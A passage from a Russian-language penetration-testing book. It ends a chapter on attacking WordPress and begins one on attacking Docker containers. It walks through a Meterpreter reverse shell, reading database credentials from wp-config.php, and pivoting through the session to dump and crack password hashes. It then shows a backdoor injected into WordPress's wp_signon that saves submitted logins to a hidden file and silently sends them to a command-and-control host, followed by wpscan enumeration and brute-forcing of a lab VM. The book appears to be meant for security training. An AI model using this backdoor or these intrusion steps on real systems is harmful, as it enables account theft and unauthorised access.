[*] Meterpreter session 8 opened (10.0.5.42:4444 -> 172.17.0.3:36194)

msf exploit(multi/handler) > sessions -i 8
[*] Starting interaction with 8...

meterpreter >
```

И опять же мы можем отдавать команды жертве напрямую через сеанс Meterpreter.

```
meterpreter > sysinfo
Computer    : 0f2dfe914f09
OS          : Linux 0f2dfe914f09 4.14.0 #1 SMP Debian 4.14.17
x86_64
Meterpreter : php/linux

meterpreter > getuid
```

```
Server username: www-data (33)
meterpreter >
```

С помощью доступа к оболочке можно попытаться повысить привилегии, выполнить дальнейшее перемещение по сети или даже извлечь дополнительные учетные данные.

Утечка учетных данных

Рассмотрим еще один сценарий, где речь идет об эксплуатации уязвимости на веб-сайте с предоставлением доступа к командной строке сервера. Может быть, на самом сайте, работающем на WordPress, установлены исправления, а пароли пользователей сложны, но если сайт размещен в общей системе, злоумышленники нередко получают доступ к командной строке через посторонний компонент сайта. Возможно, нам удалось загрузить веб-оболочку или даже заставить веб-сервер создать реверсную оболочку на нашей машине с помощью внедрения команд. В предыдущем сценарии мы угадали пароль `mary`, но что, если мы хотим большего? Что, если владелец блога `msmith` имеет доступ к другим системам?

Повторное использование пароля является проблемой, которая, вероятно, не исчезнет в ближайшее время, и имеет смысл получить пароль администратора сайта. Тот же пароль может работать в случае с VPN или OWA или даже для суперпользователя на самом сервере приложений.

Большинство современных веб-серверов, таких как Apache2, NGINX и IIS, запускают приложения с пользовательским контекстом с низким уровнем привилегий, поэтому PHP-оболочка будет иметь ограниченный доступ к базовому серверу. Хотя пользователь вряд ли может каким-то образом использовать сам сервер, он способен взаимодействовать с исходным кодом сайта, в том числе с экземпляром CMS. Можно искать способы повышения привилегий с помощью локального эксплойта, но если нам это не удастся или не хватит времени, целесообразнее установить бэкдор в код сайта и собрать учетные данные.

В предыдущем сценарии мы получили доступ к командной строке через пользователя `mary`.

Оказавшись внутри, можем проверить файл `wp-config.php` на наличие потенциальных мест для инъекций. Мы можем видеть учетные данные базы данных, которые требуются WordPress для правильной работы. Это может быть нашей первой целью, поскольку все учетные данные WordPress хранятся там, хотя и хешируются. Если получим эти хешированные пароли, то взломаем их в автономном режиме. Файлы конфигурации являются общими для CMS, и если у нас есть доступ для чтения к серверу приложений, мы должны взять это в первую очередь.

```
meterpreter > cat /var/www/html/wp-config.php
<?php
/**
* The base configuration for WordPress
*
[...]
* This file contains the following configurations:
*
* * MySQL settings
* * Secret keys
* * Database table prefix
* * ABSPATH
*
* @link https://codex.WordPress.org/Editing_wp-config.php
*
* @package WordPress
*/

// ** MySQL settings - You can get this info from your web host **
//
/** The name of the database for WordPress */
define('DB_NAME', 'WordPress');
/** MySQL database username */
define('DB_USER', 'WordPress');

/** MySQL database password */
define('DB_PASSWORD', 'ZXQgdHUgYnJ1dGU/');

/** MySQL hostname */
define('DB_HOST', '127.0.0.1:3306');

[...]
```

Мы могли бы получить эти незашифрованные учетные данные и подключиться к базе данных с помощью клиента MySQL. Затем можем приступить к сбросу пользовательской таблицы и любых хешей внутри нее. В ходе работы вы, вероятно, встретите более защищенные экземпляры MySQL, которые обычно не позволяют совершать вход с любого удаленного хоста. Экземпляр MySQL также может быть защищен брандмауэром или слушать только на 127.0.0.1, и нам, возможно, не удастся подключиться извне.

Чтобы обойти такие типы ограничений, нам нужно развернуть соединение через сеанс нашей реверсной оболочки, который мы установили ранее.

```
msf payload(php/meterpreter/reverse_tcp) > sessions

Active sessions
===============
  Id   Name   Type              Information   Connection
  --   ----   ----              -----------   ----------
  8           meterpreter php/                www-data @
              linux                           0f2dfe914f09
                                              10.0.5.42:4444 ->
                                              172.17.0.3:36194
                                              (172.17.0.3)
```

Во-первых, нужно добавить маршрут в Metasploit, чтобы перенаправлять любые соединения через активный сеанс Meterpreter. В этом случае нужно подключиться к экземпляру MySQL, который слушает только на локальном хосте, на IP-адресе 127.0.0.1.

Команда Metasploit `route add` требует, чтобы мы указали диапазон сети и идентификатор сеанса Meterpreter. В нашем случае сосредоточимся только на адресе 127.0.0.1, поэтому /32 подходит. Нам также нужно отправлять все свои пакеты через сессию 8.

```
msf payload(php/meterpreter/reverse_tcp) > route add 127.0.0.1/32 8
[*] Route added
msf payload(php/meterpreter/reverse_tcp) > route print

IPv4 Active Routing Table
=========================

  Subnet            Netmask              Gateway
  ------            -------              -------
  127.0.0.1         255.255.255.255      Session 8
```

Чтобы использовать этот маршрут, запустим прокси-сервер в Metasploit, который можем использовать вместе с ProxyChains для отправки пакетов через наш сеанс Meterpreter.

Модуль `auxiliary/server/socks4a` позволит создать сервер SOCKS4 на машине, используемой для атаки, и, используя ранее добавленный маршрут, любой трафик, предназначенный для 127.0.0.1, будет перенаправляться через наш сеанс.

Давайте загрузим модуль и установим опции `SRVHOST` и `SRVPORT`, как показано ниже.

```
msf payload(php/meterpreter/reverse_tcp) > use
auxiliary/server/socks4a
```

```
msf auxiliary(server/socks4a) > options

Module options (auxiliary/server/socks4a):

   Name      Current Setting    Required    Description
   ----      ---------------    --------    -----------
   SRVHOST   0.0.0.0            yes         The address to listen on
   SRVPORT   1080               yes         The port to listen on.

msf auxiliary(server/socks4a) > run
[*] Auxiliary module running as background job 1.
[*] Starting the socks4a proxy server
```

Мы должны увидеть наш сервер SOCKS, работающий в фоновом режиме, выполнив команду Metasploit `jobs`.

```
msf auxiliary(server/socks4a) > jobs

Jobs
====

   Id   Name                Payload            Payload opts
   --   ----                -------            ------------
   0    Exploit: multi/     php/meterpreter/   tcp://attack
        handler             reverse_tcp        er.c2:4444
   1    Auxiliary: server/
        socks4a
```

Затем необходимо изменить файл конфигурации ProxyChains `/etc/proxychains.conf`, чтобы он указывал на наш созданный сервер SOCKS, как показано ниже.

```
root@kali:~# tail /etc/proxychains.conf
[...]
#
#        proxy types: http, socks4, socks5
#          ( auth types supported: "basic"-http "user/pass"-socks )
#
[ProxyList]
socks4     127.0.0.1 1080
```

Наконец, используем двоичный файл `proxychains` в нашем терминале Kali, чтобы обеспечить соединение MySQL-клиента с базой MySQL жертвы, используя учетные данные из файла `wpconfig.php`.

```
root@kali:~# proxychains mysql -h127.0.0.1 -uWordPress -p
ProxyChains-3.1 (http://proxychains.sf.net)
Enter password: ZXQgdHUgYnJ1dGU/
|S-chain|-<>-127.0.0.1:1080-<><>-127.0.0.1:3306-<><>-OK
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 28
Server version: 5.6.37 MySQL Community Server (GPL)

Type 'help;' or '\h' for help. Type '\c' to clear the current
input statement.
```

Этот пользователь базы данных WordPress, вероятно, также будет иметь ограниченный доступ к серверу, но нам этого должно быть достаточно. Мы видим базу данных WordPress и можем перечислить ее таблицы и данные.

```
MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| WordPress          |
| test               |
+--------------------+
3 rows in set (0.00 sec)

MySQL [none]> show tables from WordPress;
+----------------------------+
| Tables_in_WordPress        |
+----------------------------+
| wp_commentmeta             |
| wp_comments                |
| wp_links                   |
| wp_options                 |
| wp_postmeta                |
| wp_posts                   |
| wp_term_relationships      |
| wp_term_taxonomy           |
| wp_termmeta                |
| wp_terms                   |
| wp_usermeta                |
| wp_users                   |
+----------------------------+
12 rows in set (0.00 sec)
```

Нужно получить имена пользователей и хеши, хранящиеся в таблице `wp_users`, используя простой MySQL-запрос.

```
MySQL [none]> select id, user_login, user_pass, user_email from
WordPress.wp_users where id=1;
+----+------------+------------------------+-----------------+
| id | user_login | user_pass              | user_email      |
+----+------------+------------------------+-----------------+
|  1 | msmith     | $P$BX5YqWaua3jKQ1OBFgui| msmith@cookingwit|
|    |            | UhBxsiGutK/            | hfire.local     |
+----+------------+------------------------+-----------------+
1 row in set (0.01 sec)
```

Имея в руках хеш пароля `msmith`, можем запустить утилиту John the Ripper на нашей машине с Kali и попытаться взломать его. Можем сохранить хеш локально и запустить для него команду `john`.

```
root@kali:~# cat hashes
msmith:$P$BX5YqWaua3jKQ1OBFquiUhBxsiGutK/
root@kali:~# john hashes --
wordlist=~/tools/SecLists/Passwords/darkc0de.txt
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 128/128 AVX
4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:01 0.72% (ETA: 10:24:24) 0g/s 4897p/s 4897c/s 4897C/s
11770..11/9/69
0g 0:00:00:02 1.10% (ETA: 10:25:08) 0g/s 4896p/s 4896c/s 4896C/s
123din7361247iv3..123ducib19
0g 0:00:00:04 1.79% (ETA: 10:25:49) 0g/s 4906p/s 4906c/s 4906C/s
16 HERRERA..16th
0g 0:00:00:20 6.59% (ETA: 10:27:09) 0g/s 4619p/s 4619c/s 4619C/s
4n0d3..4n0m47h3c4
```

В зависимости от схемы взлома и сложности пароля на это уйдет некоторое время. Возможно даже, что в ходе выполнения обычного задания вам вряд ли удастся это сделать и может понадобиться альтернатива.

Более разумный способ получить учетные данные в виде открытого текста – это взломать код CMS с помощью бэкдора и перехватить учетные данные в виде открытого текста, когда жертва (или жертвы) выполняет вход в приложение. Эта атака требует, чтобы пользователь, которого мы контролируем, мог изменять файлы WordPress на диске. В некоторых случаях пользователю веб-

сервера будет запрещено выполнять запись на диск в качестве меры безопасности, но администраторы часто плохо следят за этим элементом управления в течение жизненного цикла приложения. Эта атака также полезна, если у нас есть полный root-доступ к целевому серверу. Как говорилось ранее, сбор учетных данных в открытом виде имеет смысл, особенно если целью является дальнейшее перемещение по сети или доступ к конфиденциальным данным.

Функция в WordPress, которая обрабатывает аутентификацию, носит название `wp_signon()`, и в кодексе WordPress содержится ее подробное описание.




Рис. 12.11. Справочная информация о функции wp_signon

Функция `signon` определена в основном файле WordPress `wp-includes/user.php`.

Тут есть несколько строк кода, которые проверяют учетные данные, переданные в функцию из других модулей, таких как `wp-login.php`.

Нам нужно перехватить учетные данные в виде открытого текста и отправить их на наш командно-контрольный сервер либо сохранить их где-нибудь на веб-сайте для последующего извлечения. Возможно, придется сделать и то, и другое. Конечно, у обоих методов есть плюсы и минусы. Отправка данных по сети может быть воспринята системами обнаружения вторжений или выходными прокси-серверами как необычный трафик, но это дает гарантию, что мы получим учетные данные, как только они будут введены, при условии что передача, конечно, не заблокирована. Локальное хранение данных не приведет к сбою сетевых мониторов, но если администраторы сервера внимательно изучат файловую систему приложения, наличие дополнительных файлов на сервере их удивит.

В функции wp_signon учетные данные передаются через переменную $credentials либо при новом входе в систему через глобальную переменную $_POST. Можно кодировать это входящее значение в формат JSON, кодировать результаты в Base64 и записать их на диск либо отправить по сети. Двойное кодирование предназначено в основном для легкости передачи по сети, а также для несложной маскировки данных, которые мы похищаем.

PHP предоставляет две удобные функции, которые можно внедрить в функцию wp_signon для быстрой и простой утечки учетных данных WordPress.

Функция file_put_contents() позволяет писать данные на диск в любом месте, где у пользователя есть доступ для записи. В частности, что касается WordPress, поскольку она позволяет загружать данные, папка wp-content/uploads обычно доступна для записи веб-сервером. Другие CMS будут иметь аналогичный доступ к иным каталогам, которые можно использовать.

```
file_put_contents([file to write to], [data to write], FILE_APPEND);
```

Функция file_get_contents() позволяет отправлять веб-запросы на наш командно-контрольный сервер, и мы можем передавать учетные данные через URL-адрес. Мы сможем увидеть данные в журналах сервера. Для сетевой эксфильтрации нужно добавить в функцию символ @, чтобы PHP подавлял любые ошибки в случае проблем с сетью. Если командно-контрольный сервер выходит из строя или недоступен по другим причинам, нам не нужно предупреждать пользователей о потенциальной проблеме безопасности.

```
@file_get_contents([c2 URL]);
```

Следует отметить, что такой тип утечки данных может привести к заметным задержкам на сайте, и пользователи заподозрят неладное. Если скрытность имеет первостепенное значение, возможно, лучше хранить данные локально, извлекать их через интернет и удалять после завершения задания.

Для написания нашего похитителя учетных данных можно использовать одну (или обе) строку приведенного ниже кода.

```
file_put_contents('wp-content/uploads/.index.php.swp',
base64_encode(json_encode($_POST)) . PHP_EOL, FILE_APPEND);
@file_get_contents('http://pingback.c2.spider.ml/ping.php?id=' .
base64_encode(json_encode($_POST)));
```

Напомним, что во время входа пользователя в систему наш бэкдор сделает следующее.

1. Получит учетные данные открытого текста, хранящиеся в глобальной переменной $_POST.
2. Зашифрует их в форматы JSON и Base64 для легкой передачи и маскировки.

3. Сохранит их на диске в файле `wp-content/uploads/.index.php.swp`.
4. Отправит их на наш командно-контрольный сервер `http://pingback.c2.spider.ml/ping.php`.

Код бэкдора будет добавлен непосредственно перед возвратом функции `wp_signon`.

Мы получаем гарантию, что собираем только актуальные учетные данные. Функция `wp_signon` будет возвращаться задолго до нашего кода, если предоставленные учетные данные станут неактуальными.

Нам нужно внедрить свой код в соответствующее место в файле `wp-includes/user.php`.

Учетные данные проверяются функцией `wp_signon` и считаются актуальными в конце функции, перед последним оператором `return`. Вот куда нужно поместить наш код.

```
<?php
/**
  * Core User API
  *
  * @package WordPress
  * @subpackage Users
  */
[...]

function wp_signon( $credentials = array(), $secure_cookie = '' )
{
[...]

  if ( is_wp_error($user) ) {
    if ( $user->get_error_codes() == array('empty_username',
'empty_password') ) {
      $user = new WP_Error('', '');
    }

    return $user;
  }

  file_put_contents('wp-content/uploads/.index.php.swp',
base64_encode(json_encode($_POST)) . PHP_EOL, FILE_APPEND);

  @file_get_contents('http://pingback.c2.spider.ml/ping.php?id=' .
base64_encode(json_encode($_POST)));
  wp_set_auth_cookie($user->ID, $credentials['remember'],
$secure_cookie);
```

```
    /**
     * Fires after the user has successfully logged in.
     *
     * @since 1.5.0
     *
     * @param string  $user_login Username.
     * @param WP_User $user       WP_User object of the logged-in user.
     */
    do_action( 'wp_login', $user->user_login, $user );
    return $user;
}
```

Как только пользователь (или два-три) успешно войдет в систему, увидим учетные данные в виде простого текста в файле `wp-content/uploads/.index.php.swp`.

```
root@kali:~# curl http://cookingwithfire.local/
wp-content/uploads/.index.php.swp
eyJsb2ciOiJtc21pdGgiLCJwd2QiOiJpWVFOKWUjYTRzKnJMZTdaaFdoZlMmXnYiLCJ3c
C1zdWJtaXQiOiJMb2cgSW4iLCJyZWRpcmVjdF90byI6Imh0dHA6XC9cL2Nvb2tpbmd3aX
RoZmlyZS5sb2NhbFwvd3AtYWRtaW5cLyIsInRlc3Rjb29raWUiOiIxIn0=
root@kali:~#
```

Командно-контрольный сервер записал те же учетные данные в журнале соединений.

```
root@spider-c2-1:~/c2# php -S 0.0.0.0:80
PHP 7.0.27-0+deb9u1 Development Server started
Listening on http://0.0.0.0:80
Document root is /root/c2
Press Ctrl-C to quit.
[] 192.30.89.138:53039 [200]:
/ping.php?id=eyJsb2ciOiJtc21pdGgiLCJwd2QiOiJpWVFOKWUjYTRzKnJMZTdaaFdo
ZlMmXnYiLCJ3cC1zdWJtaXQiOiJMb2cgSW4iLCJyZWRpcmVjdF90byI6Imh0dHA6XC9cL
2Nvb2tpbmd3aXRoZmlyZS5sb2NhbFwvd3AtYWRtaW5cLyIsInRlc3Rjb29raWUiOiIxIn
0=
```

Если расшифруем данные в формате Base64, то увидим пароль `msmith`.

```
root@kali:~# curl -s http://cookingwithfire.local/
wp-content/uploads/.index.php.swp | base64 -d
{"log":"msmith","pwd":"iYQN)e#a4s*rLe7ZhWhfS&^v","wp-submit":
"Log In","redirect_to":"http:\/\/cookingwithfire.local\
/wp-admin\/","testcookie":"1"}
```

Попытка взломать хеш, который мы извлекли из базы данных, в случае с `msmit`, скорее всего, была бы неудачной. К счастью, нам удалось изменить код CMS, чтобы перехватывать учетные данные в открытом виде, не нарушая работу атакуемой системы и ее пользователей.

Резюме

В этой главе мы подробнее рассмотрели атаки на CMS, в частности на WordPress.

Несмотря на то что мы сосредоточились преимущественно на WordPress, важно отметить, что подобные проблемы и уязвимости можно найти и в программном обеспечении ее конкурентов. Сайты на Drupal и Joomla также часто можно встретить в сети, и там тоже встречаются неуклюже написанные плагины или плохо настроенные экземпляры.

Нам удалось протестировать целевую CMS, используя WPScan и Arachni, и даже рассмотреть опции для повышения привилегий или дальнейшего перемещения по сети после получения доступа. Мы также рассмотрели использование бэкдора, чтобы сохранить наш доступ, и даже изменили исходные файлы ядра CMS для передачи учетных данных в открытом тексте на наш командно-контрольный сервер.

Глава 13

Взлом контейнеров

В этой главе рассмотрим способы осуществления атак на контейнеры приложений. Docker – безусловно, самая популярная система управления контейнерами, и на предприятиях ее используют чаще, чем другие подобные системы. Мы рассмотрим, как неправильная конфигурация, допущения и небезопасное развертывание могут привести к полной компрометации не только целевого, но и смежных приложений.

> *«Образ контейнера Docker – это легкий, автономно исполняемый пакет программного обеспечения, в который входит все необходимое для запуска приложения: код, среда выполнения, системные инструменты, системные библиотеки и настройки. […] Будучи доступным как приложение на базе Linux и Windows, программное обеспечение контейнеров всегда будет работать одинаково независимо от инфраструктуры. Контейнеры изолируют программное обеспечение от его среды и обеспечивают его равномерную работу, несмотря на различия, например, между разработкой и переносом данных».*
>
> *– Docker*

При отсутствии контекста можно было бы подумать, что предыдущая цитата описывает **виртуальные машины** (ВМ). В конце концов, мы можем упаковывать приложения внутри виртуальной машины и развертывать их на любом хосте, не опасаясь конфликтов. Однако между виртуальными машинами и контейнерами существует ряд фундаментальных различий. Злоумышленника интересует их изоляция или их отсутствие.

В этой главе вы узнаете следующее:

- что представляют из себя контейнеры Docker и Linux;
- чем приложения Docker отличаются от традиционных приложений;
- как использовать Docker для компрометации целевого приложения и в конечном итоге хоста.

На рисунке показано, как контейнеры запускают полные наборы приложений, не конфликтуя друг с другом. Заметная разница между этим и традици-

онной виртуальной машиной – компонент ядра. Контейнеры возможны благодаря способности изолировать процессы, используя **контрольные группы** (cgroups) и **пространства имен**.




Рис. 13.1. Контейнеры с полными стеками приложений (источник: Docker)

Контейнеры описывают как **chroot** на стероидах. Chroot – это приложение Unix, позволяющее администраторам эффективно изменять то, что работающее приложение считает корневым каталогом файловой системы. Каталог chroot напоминает фактический корневой каталог файловой системы, предоставляя приложению любые пути к файлам, которые могут понадобиться для правильной работы. Приложение ограничено (привязано) к этому произвольному подкаталогу, который оно воспринимает как корневую файловую систему. В случае сбоя приложение не сможет повредить общие системные файлы или библиотеки, поскольку у него есть доступ только к копиям оригинала.

Когда приложение изолируется с помощью контейнера, оно не должно видеть другие процессы, работающие на том же хосте, или взаимодействовать с ними. Однако оно использует ресурсы ядра совместно с другими контейнерами на том же компьютере. Об этом важно помнить, поскольку эксплуатация уязвимости ядра в контейнере влияет также на хост и смежные приложения. Эксплуатация ядра внутри виртуальной машины обычно не ставит под угрозу другие виртуальные машины, работающие на том же оборудовании. Чтобы атаковать другие виртуальные машины, вам понадобятся очень дорогие и очень редкие эксплойты для выхода за пределы виртуальной машины (Virtual machine escape).

На рисунке видна разница между контейнерами Docker и традиционными гипервизорами (мониторами ВМ), такими как VMware, Hyper-V или VirtualBox.

Рис. 13.2. Разница между контейнерами Docker и традиционными гипервизорами (источник: Docker)

Демон Docker работает в операционной системе хоста и абстрагирует прикладной уровень, а гипервизоры абстрагируют аппаратный уровень. Тогда зачем развертывать контейнеры, если они не полностью изолируют приложения? Ответ прост – у них низкая стоимость. Контейнеры легки, просты в сборке и развертывании и обеспечивают достаточную изоляцию, чтобы устранить конфликты на уровне приложений, что решает проблему «в моем окружении все работает», с которой сегодня сталкиваются многие разработчики.

Приложение работает на компьютере разработчика точно так же, как в эксплуатационной среде или совершенно другом дистрибутиве Linux. Вы даже можете запускать контейнеры, упакованные в Linux, в последних версиях Windows. Трудно спорить с переносимостью и гибкостью, которую обеспечивают контейнеры и Docker. Хотя виртуальные машины могут делать то же самое, для успешного запуска приложения на виртуальной машине требуется полная операционная система. Прибавим сюда требования к дисковому пространству и процессору и общие затраты на производительность.

Как уже упоминалось, Docker не единственная контейнерная технология, но она, безусловно, самая популярная. Docker – это, по сути, простой способ управления контрольными группами и пространствами имен. Контрольные группы – это функция ядра Linux, которая обеспечивает изоляцию ресурсов компьютера, таких как процессор, сеть и дисковые операции ввода-вывода. Docker также предоставляет централизованный Docker Hub, который сообщество может использовать для загрузки своих собственных образов контейнеров и обмена ими с другими.

Модель Docker реализует архитектуру «клиент–сервер», которая, по сути, транслируется в демона Docker, управляющего контейнерами на хосте, и клиента, управляющего демоном через API, предоставляемый этим демоном.

Сценарий уязвимости в Docker

Такая мощная технология, как Docker и его контейнеры, иногда может вносить сложность в жизненный цикл приложения, что обычно не сулит ничего хорошего для безопасности. Возможность быстрого развертывания, тестирования и разработки приложений в масштабе, безусловно, имеет свои преимущества, но это позволит уязвимостям с легкостью просочиться сквозь эти трещины.

Программное обеспечение является настолько же безопасным, насколько безопасна его конфигурация. Если у приложения отсутствуют исправления или оно не заблокировано должным образом, это значительно увеличивает поверхность атаки и вероятность компрометации. Docker не исключение, и конфигурации по умолчанию обычно недостаточно. Мы воспользуемся этими проблемами конфигурации и ошибками развертывания.

Компрометация приложения, работающего в контейнере, – это неплохо, но повышение привилегий до уровня доступа к хост-машине – вишенка на торте. Чтобы проиллюстрировать влияние плохо настроенных и небезопасно развернутых контейнеров Docker, будем использовать **Vulnerable Docker VM** от компании NotSoSecure. Это хорошо составленная виртуальная машина, которая демонстрирует некоторые критические и вместе с тем распространенные проблемы, связанные с развертыванием Docker.

Пакет VM доступен для загрузки на сайте NotSoSecure: https://www.notsosecure.com/vulnerable-docker-vm/.

После подготовки и запуска виртуальной машины на экране консоли отобразится IP-адрес, выданный DHCP-сервером (рис. 13.3). Для ясности будем использовать `vulndocker.internal` в качестве домена, указывающего на экземпляр Docker.

Приложение работает в контейнере, предоставленном хостом Docker `vulndocker.internal` на порту 8000. В реальном сценарии это было бы приложение, работающее на распространенных портах, таких как 80 или 443. Как правило, NGINX (или аналогичный веб-сервер) будет проксировать HTTP-трафик между приложением и злоумышленником, скрывая ряд других портов, которые хост Docker обычно открывает. Злоумышленник должен сосредоточиться на уязвимостях приложений, чтобы получить доступ к хосту Docker.

Рис. 13.3. Приглашение для входа уязвимой виртуальной машины Docker

Пладдарм

Взаимодействуя с веб-приложением, предоставляемым виртуальной машиной Docker, мы замечаем, что это экземпляр WordPress (рис. 13.4).




Рис. 13.4. Приложение WordPress, обслуживаемое виртуальной машиной

Следующим шагом в нашей атаке будет запуск утилиты `wpscan`, поиск любых легкодоступных мишеней и сбор как можно большего количества информации об экземпляре.

`wpscan` доступна для Kali и почти любого другого дистрибутива, ориентированного на тестирование на проникновение. Ее последнюю версию можно найти на странице https://github.com/wpscanteam/wpscan.

Можно приступить к атаке, введя команду `wpscan` в терминале машины, которую мы используем для совершения злонамеренных действий. По умолчанию будет включено пассивное обнаружение доступных плагинов, а также различных других элементарных проверок. Мы можем указать сканеру на наше приложение, используя опцию `--url`, передав в качестве значения полный URL-адрес, в том числе порт 8000.

```
root@kali:~# wpscan --url http://vulndocker.internal:8000/

[+] robots.txt available under:
'http://vulndocker.internal:8000/robots.txt'

[+] Interesting entry from robots.txt:
http://vulndocker.internal:8000/wp-admin/admin-ajax.php

[!] The WordPress 'http://vulndocker.internal:8000/readme.html'
file exists exposing a version number

[!] Full Path Disclosure (FPD) in
'http://vulndocker.internal:8000/wp-includes/rss-functions.php':

[+] Interesting header: LINK: <http://vulndocker.internal:8000/
wp-json/>; rel="https://api.w.org/"

[+] Interesting header: SERVER: Apache/2.4.10 (Debian)

[+] Interesting header: X-POWERED-BY: PHP/5.6.31

[+] XML-RPC Interface available under:
http://vulndocker.internal:8000/xmlrpc.php


[+] Enumerating plugins from passive detection ...

[+] No plugins found
```

Результаты сканирования этого экземпляра довольно безрадостны для атакующего. Уязвимость **Full Path Disclosure** (FPD) может пригодиться, если нам придется вслепую пробрасывать оболочку на диск через экземпляр MySQL (как делали в предыдущих главах) или если мы обнаружим уязвимость, связанную с включением локальных файлов. Интерфейс **XML-RPC** представляется доступным, что может пригодиться чуть позже. На данный момент запомним эти находки.

Существует бесконечное множество плагинов для WordPress, и большинство взломов, связанных с WordPress, происходит из-за устаревших и уязвимых плагинов. В нашем случае, однако, этот простой блог не использует никаких видимых плагинов. Перечисление плагина `wpscan` по умолчанию является пассивным. Если плагин установлен, но не используется, возможно, его не удастся обнаружить. Существует возможность активно проверять наличие плагинов, используя предопределенную базу данных известных плагинов.

Чтобы начать активное сканирование всех известных плагинов WordPress, можно использовать опцию `--enumerate`, указывающую значение `p` при запуске `wpscan`.

```
root@kali:~# wpscan --url http://vulndocker.internal:8000/
--enumerate p
```

Это сканирование будет выполняться в течение нескольких минут, но оно не даст ничего интересного. wpscan также может использовать отдельные эффективные методы раскрытия информации в WordPress, которые могут раскрыть отдельных авторов постов и их имена пользователей для входа. Перечисление пользователей будет следующим действием, и мы надеемся, что нам удастся атаковать учетную запись администратора и получить доступ к командной строке.

Чтобы начать перечисление имен пользователей, можно использовать опцию `--enumerate`, на этот раз с указанным значением `u`.

```
root@kali:~# wpscan --url http://vulndocker.internal:8000/
--enumerate u
[...]
[+] Enumerating usernames ...
[+] Identified the following 1 user/s:
+----+-------+-----------------+
| Id | Login | Name            |
+----+-------+-----------------+
|  1 | bob   | bob - NotSoEasy |
+----+-------+-----------------+
```

Перечисление пользователей вернуло одно значение: `bob`. Глядя на идентификатор 1, можно смело предположить, что это учетная запись администратора. Боб будет в центре внимания нашей атаки методом полного перебора, и поскольку мы уже имели успех, используя списки `10-million-password-list-`, опробуем их и здесь.

Утилита `wpscan` предоставляет для этого специальную опцию через параметры `--passwords` и `--usernames`. Чтобы не отставать от других инструментов, Metasploit также предоставляет средство для полного перебора для логинов

WordPress через интерфейс XML-RPC. Для более крупных заданий целесообразно использовать этот модуль, поскольку база данных Metasploits может пригодиться для организации результатов и быстрого запуска последующих атак.

Нам будет достаточно `wpscan`, и мы приступаем.

```
# wpscan --url http://vulndocker.internal:8000/ --passwords
~/tools/SecLists/Passwords/Common-Credentials/10-million-password-listtop-
10000.txt --usernames bob

[...]
[+] Starting the password brute forcer
  Brute Forcing 'bob' Time: 00:01:23 <====          > (2916 /
10001)  29.15%  ETA: 00:03:22

  [+] [SUCCESS] Login : bob Password : Welcome1

  +----+-------+------+----------+
  | Id | Login | Name | Password |
  +----+-------+------+----------+
  |    | bob   |      | Welcome1 |
  +----+-------+------+----------+
```

Используя те же параметры для модуля Metasploit `auxiliary/scanner/http/wordpress_xmlrpc_login`, наблюдаем те же результаты.

Можем запустить консоль Metasploit с помощью команды `msfconsole` в терминале Linux.

```
root@kali:~# msfconsole -q
msf >
```

Как мы уже делали в предыдущих главах, можем загрузить модуль `wordpress_xmlrpc_login` с помощью команды `use`.

```
msf > use auxiliary/scanner/http/wordpress_xmlrpc_login
```

